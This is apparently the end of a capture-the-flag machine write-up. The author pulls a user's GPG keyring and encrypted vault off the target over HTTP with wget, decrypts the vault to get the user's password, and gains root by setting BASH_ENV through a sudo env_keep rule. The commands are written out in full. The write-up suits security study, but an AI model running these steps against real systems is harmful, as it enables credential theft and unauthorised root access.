
The key used to encrypt it is, probably, in /home/hish/.gnupg. Let’s bring both archives to my machine and try to decrypt it.

# Host
/usr/bin/python3 -m http.server <port>

# Attacker
# Get all files using --recursive flag.
wget -r http://10.10.11.67:<port>/.gnupg
wget http://10.10.11.67:<port>/backup/keyvault.gpg
gpg --homedir <.gnupg> --decrypt keyvault.gpg
And then use the keys to decrypt the keyvault.gpg:

By default gpg tries to use keys in the home directory of the current user so it would look into /home/<myuser>/.gnupg and would not find the keys needed to decrypt the file. You can drop them in your home of course, but I prefer to use the --homedir to specify where gpg should look for the keys to decrypt the file.
With that we get the password of the hish user, let’s use that to login and let’s also see what we can run as sudo, since we already have the password.

Well, the first thing i can see is the env_keep.
By default, sudo clears most of your environment variables to make it harder for you to elevate your privileges (e.g. LDPRELOAD,PATH), so when you run commands as root, _sudo will strip all of those environment variables when executing the command. This is default, but you can change this behavior with the env_keep+="ENV1 ENV2". e.g. The default /etc/sudoers file you can find this env_keep being used:

This BASH_ENV is definitely odd, let’s see what this variable do:
In Linux, BASH_ENV is an environment variable that can be used to specify the path to a Bash startup script that is executed every time a new non-interactive Bash shell is started.

If I understand correctly, BASH_ENV is used by bash to specify a file that should be sourced automatically when Bash is started in non-interactive mode. So, normally, in interactive shells, bash would source files like .bashrc or .bash_profile. By overwriting it, bash will source whatever file we added before executing a script. And taking a look at the systeminfo file:
Exploiting env_keep and BASH_ENV

# Because of the BASH_ENV, bash will source this file before any other.
# And since BASH_ENV is in env_keep, sudo will not clear it before executing the command.
echo 'bash' > /tmp/fuck.sh
sudo BASH_ENV=/tmp/fuck.sh /usr/bin/systeminfo
Result:
My review
That was a fun machine, tho it’s quite straight forward. The only tricky part would be the bypass in the File Upload, is not that easy to find but since there is not to much to do, you already know that what you need is there. I don’t think it deserves Medium Difficulty specially the root part.